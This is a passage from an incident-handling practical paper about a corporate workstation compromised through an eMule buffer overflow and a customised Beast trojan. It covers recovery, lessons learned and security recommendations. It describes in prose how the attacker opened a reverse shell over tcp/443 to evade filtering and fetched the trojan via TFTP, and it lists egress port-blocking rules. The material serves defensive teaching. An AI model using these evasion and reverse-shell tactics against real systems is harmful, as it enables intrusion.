The high port numbers were of note as typically outbound connections from systems are made with source ports lower than 1024. A quick visit to

http://www.portsdb.org clued him in that this was possibly a trojan known as The Prayer 1. The information from the portsdb site did not fit the situation completely, but the Attacker could have changed the ports being used for communication in order to hide his presence more easily. A light bulb suddenly lit up in our handler's head as he remembered reading over the eMule exploit code that he had found. He remembered reading that one could create a reverse connection to an IP address over a specified port. Perhaps our attacker had chosen tcp/443 in order to hide his traffic within the context of normal web surfing. Things started to come together now for our admin. He put the IP into his Sam Spade to try to get a location and IP space of the destination IP. The information came back stating that this was a home user's system(he could tell this by the name of the company the block was assigned to). It was now his belief that this home user had been compromised and that the real attacker was using that system to connect through and into XYZ Corp. network. This was all documented in his notes and this information was passed up the chain. Without further detail, ensuring that the Trojan was successfully removed would be a difficult task. It appeared that the AV program had stopped the trojan from functioning, but the files were still present on the system and this worried our handler. In the interest of time and concern that there might be more files that were infected, he decided that he would do a fresh install of the Windows OS. He powered down the system and removed the copy of the infected drive and documented this in his notebook. He then asked his assistant to store this drive in the secured room in a separate location from the original drive, so that the two would not get mixed up. He grabbed another spare IDE drive for the fresh install and placed it inside of the system.

Recovery:

Our handler placed the new drive in the system and booted up with the Windows 2000 CDROM in the drive and began a fresh reinstall of the OS. After install, Windows Update was run in order to bring the system up to the most current patch state. Business applications such as Office and a few others were installed, but eMule was not. Without the presence of eMule 0.42d on this system there would be no chance of the same exploit working against it once again. The Head Systems Administrator documented this and made a note that the company should no longer allow the usage of Peer-to-Peer applications. This incident had given light to the fact that not only was there a possible legal implication in their usage, but also a possible chance for compromise. This would be discussed later on with management and the rest of the team. Content with the clean install of the system and that it was up to date on security patches, our handler was ready to return the system to service again. He would continue to watch the firewall logs more closely for any further

activity regarding this destination host. Our handler documented all of his work in his notebook.

Lessons Learned:

All of the Incident Handling team got together for a post-action meeting regarding the events that had occurred. The Head Systems Administrator explained that he believed that the incident occurred due to the usage of an exploitable version of eMule. He presented the print out of the write up on the eMule exploit as well as the Symantec write up on the Beasty Trojan. Our handler explained that the AV software had identified the presence of a Beasty Family Trojan, but that it did not match the symptoms described in the write-up. He explained further that this was most likely a custom configured Trojan.

Firewall logs were presented showing that victim had indeed connected to an IRC server while using eMule. This led further credence towards the belief that the compromise had occurred due to eMule usage. Also discussed was that a connection had made from victim to an external host over tcp/443 following logs that showed victim's system connecting over tcp/6667 to an IRC server. Our handler explained that the exploit that he had found pertaining to eMule versions < 0.42e enabled a remote attacker to specify a destination and port for a remote shell to be sent to. He speculated that this particular attacker most likely used tcp/443 in order to hope to evade any firewall filtering in place as this port was normally used for HTTPS connections. He continued that he had verified that the destination IP was not running the HTTPS service as visiting the destination IP in his browser gave him an error that the page could not be displayed. Our handler continued to discuss and brought up the connections made to same destination over udp/69, which was typically used for TFTP. Our admin explained that TFTP was useful for quick data transfers and it was in this way that he believed that the Trojan was obtained. That same external source showed up multiple times in the logs over the course of a week where victim's system connected to it over tcp/9999 – tcp/10008. He explained that a lookup of these ports did not identify them as used by the Beast trojan, but by another called The Prayer. He then continued and explained that the Attacker would have had the capability to customize his trojan, as The Beast was highly configurable. He explained that this move might have been made by the Attacker in order to try to hide his trojan. The Systems Administrator noted that XYZ's new AV suite had detected the Trojan and had stopped it from operating, but had not been able to successfully remove the files. Faced with this dilemma and worried that there might be more files that were infected, our handler explained that he decided it might be best to do a complete reinstallation of the OS onto a new drive. He had backed up the original drive in two separate formats and had placed the infected

drive in the secured room. He also had made copies of the data from the original drive to his USB External drive and this was also stored securely. Our handler built a new system for victim and ensured it was up to date in security patches before returning it to service. This incident was very serious as this trojan gave full control of the system to an Attacker. Our handler explained that it did not appear that any other systems on the network were infected, but that he would continue to monitor firewall logs to look for any strange traffic. He recommended that the company reconsider its stance on the usage of Peer-to-Peer applications on the corporate network.

Management was very distressed by this information and appreciated all the work that had been done. They asked if the admin had contacted the ISP of the offender to let them know about these actions. Our admin explained that he had considered doing so, but that this was a home user and most likely they had been compromised and used in this attack without their knowledge. Management still felt he should go ahead and contact the ISP and our admin said that he would do so upon conclusion of the meeting. The HR manager was told not to answer any particular questions about the incident and was told to say management was working on producing a network usage policy.

Further recommendations were made regarding how to improve XYZ's security posture including:

- Include logon banners informing employees that their activity is subject to monitoring and that all information contained on the systems used is property of XYZ Corporation.

- Enforcing a strict policy of not allowing users to install software unless authorized to do so. Implement this either by using Windows 2000 Active Directory Group Policy or by having employees sign documentation that states that they are not permitted to install unauthorized software.

- Implementation of egress filtering policy, particularly blocking outbound access over tcp ports 4661-4662 and 6666-6667 to prevent the usage of outbound eMule and IRC. Also block outbound udp/69 in order to block outbound TFTP usage.

- Consider purchasing a proxy firewall that would check for RFC compliance upon connections made to hosts over tcp/443. If this is not possible, consider implementing a proxy server that all internal users must pass through in order to surf the Internet. In this way the proxy would receive the request from an internal host and would then make its own connection to the desired site. Thus an

internal host would be forced to travel through the proxy when connecting over tcp/443 to any destination. If the destination was not actually running HTTPS services, the proxy would be able to detect this and the connection would not be made.

- Actively update AV signatures on a regular basis to keep abreast of emerging threats. Schedule automated scans to run at times when employees are not at work.

- Enforce a strict policy against the usage of any Peer-to-Peer applications, not just eMule, and hold employees accountable should they use them.

- Invest in Host-based firewalls for all internal systems so that they could stop unauthorized inbound connections from other internal hosts. This would help to contain an incident if an internal system were infected.

- Create a baseline image for all corporate workstations using Symantec Ghost. This will facilitate fresh installs of workstations, thus saving both time and resources for the Systems Administrators and the company.

- Change all critical passwords immediately and create a password expiry schedule so that passwords are changed on a regular basis. Enforce strong password usage by requiring users to have numbers, punctuation, and letters of mixed cases. Require a minimum length of 8 characters per password and do not allow repeats. Speak with victim and have him change all of his passwords and personal passwords for other external sites he would visit. Have entire staff change their passwords as well.

- Subscribe to security mailing lists to keep up to speed regarding new vulnerabilities and threats.

- Consider implementing an IDS both internally and externally, in order to have records of possible security incidents to correlate with firewall data.

- Developing a standardized Incident Response policy as well as a Disaster plan and Business Continuity plan.

Other recommendations made included creating a dedicated Incident Response jumpkit with equipment that was to be the property of XYZ Corporation. Our handler suggested adding a few things such as flashlights, batteries, an external DVD burner, blank DVD media, and

external CDRW, blank CD media. XYZ Corporation might also consider either hiring a Security Officer or sending their Head Systems Administrator to professional Security training.

Conclusion:

This paper has served to demonstrate the dangers in using Peer-to-Peer software, in this case eMule. P2P networks have the potential to carry files that a user did not intend to receive as well as open up vectors for compromise. Corporations should ensure that their employees are operating within corporate guidelines as well as keep their security posture as strong as their budget will allow. Security policies should be well documented and corporations should make a best effort to prepare for an incident before one happens. Buffer overflow announcements are made on nearly a daily basis and affect many pieces of software. It is important as security professionals that we stay on top of emerging threats and concerns and keep ourselves protected and safe for the good of the entire Internet.

References:

1. URL: http://www.emule-project.net (11 June 2004).
2. Vance, Ashlee. "RIAA Attacks the future of America." 4 April 2003. URL: http://www.theregister.co.uk/2003/04/04/riaa_attacks_the_future/ (11 June 2004).
3. URL: http://areyoufearless.com (This link was accessible when the author was composing this work, but is no longer up. The author has attempted to locate other sites that might be hosting downloads of The Beast trojan, but has been unable to do so.).
4. Alexander, Dey. Monash Webgirls. "How Does IRC work?" URL: http://www.its.monash.edu.au/web/slideshows/wgchat/slide6-0.html (11 June 2004).
5. Kortchinsky, Kostya. 5 April 2004. URL: http://secunia.com/advisories/11289/ (11 June 2004).
6. Microsoft Windows Server Management System. URL: http://www.microsoft.com/smserver/ (11 June 2004).
7. Sam Spade. URL: http://www.samspade.org/ssw/ (11 June 2004).
8. ndav1@cox.net. "Initial TTL Values." 2 April 2004. URL: http://members.cox.net/~ndav1/self_published/TTL_values.html (11 June 2004)
9. The Beast Help Documentation accessible through Help button from Build Server option.
10. Rowhani, R. Nasser. "DLL Injection and function interception tutorial." 24 Oct. 2003. URL: http://www.codeproject.com/dll/DLL_Injection_tutorial.asp (11 June 2004).

11. Project eMule: File List. 6 Mar. 2004. URL: http://sourceforge.net/project/showfiles.php?group_id=53489 (11 June 2004).
12. Lavigne, Dru. “Configuring a TFTP Server.” 5 June 2003. URL: http://www.onlamp.com/pub/a/bsd/2003/06/05/FreeBSD_Basics.html (11 June 2004).
13. Lee, Chern. URL: http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/network-natd.html (11 June 2004).
14. man natd(accessible on any Linux/Unix system with manual pages installed).
15. Rekhter, Y.. “RFC 1919 – Address Allocation for Private Internets.” 1 Feb 1996. URL: http://www.faqs.org/rfcs/rfc1918.html (11 June 2004).
16. SecurityFocus. “eMule Remote Buffer Overflow Vulnerability.” 3 April 2004. URL: http://www.securityfocus.com/bid/10039/info/ (11 June 2004).
17. Farm9.com. “Get Cryptcat.” 2 Dec. 2003. URL: http://farm9.org/Cryptcat/GetCryptcat.php (11 June 2004).
18. Yachera, Stanley. “GIAC Certified Incident Handling Practical.” 22 Dec. 2003. Page 3. URL: http://www.giac.org/practical/GCIH/Stanley_Yachera_GCIH.pdf (11 June 2004).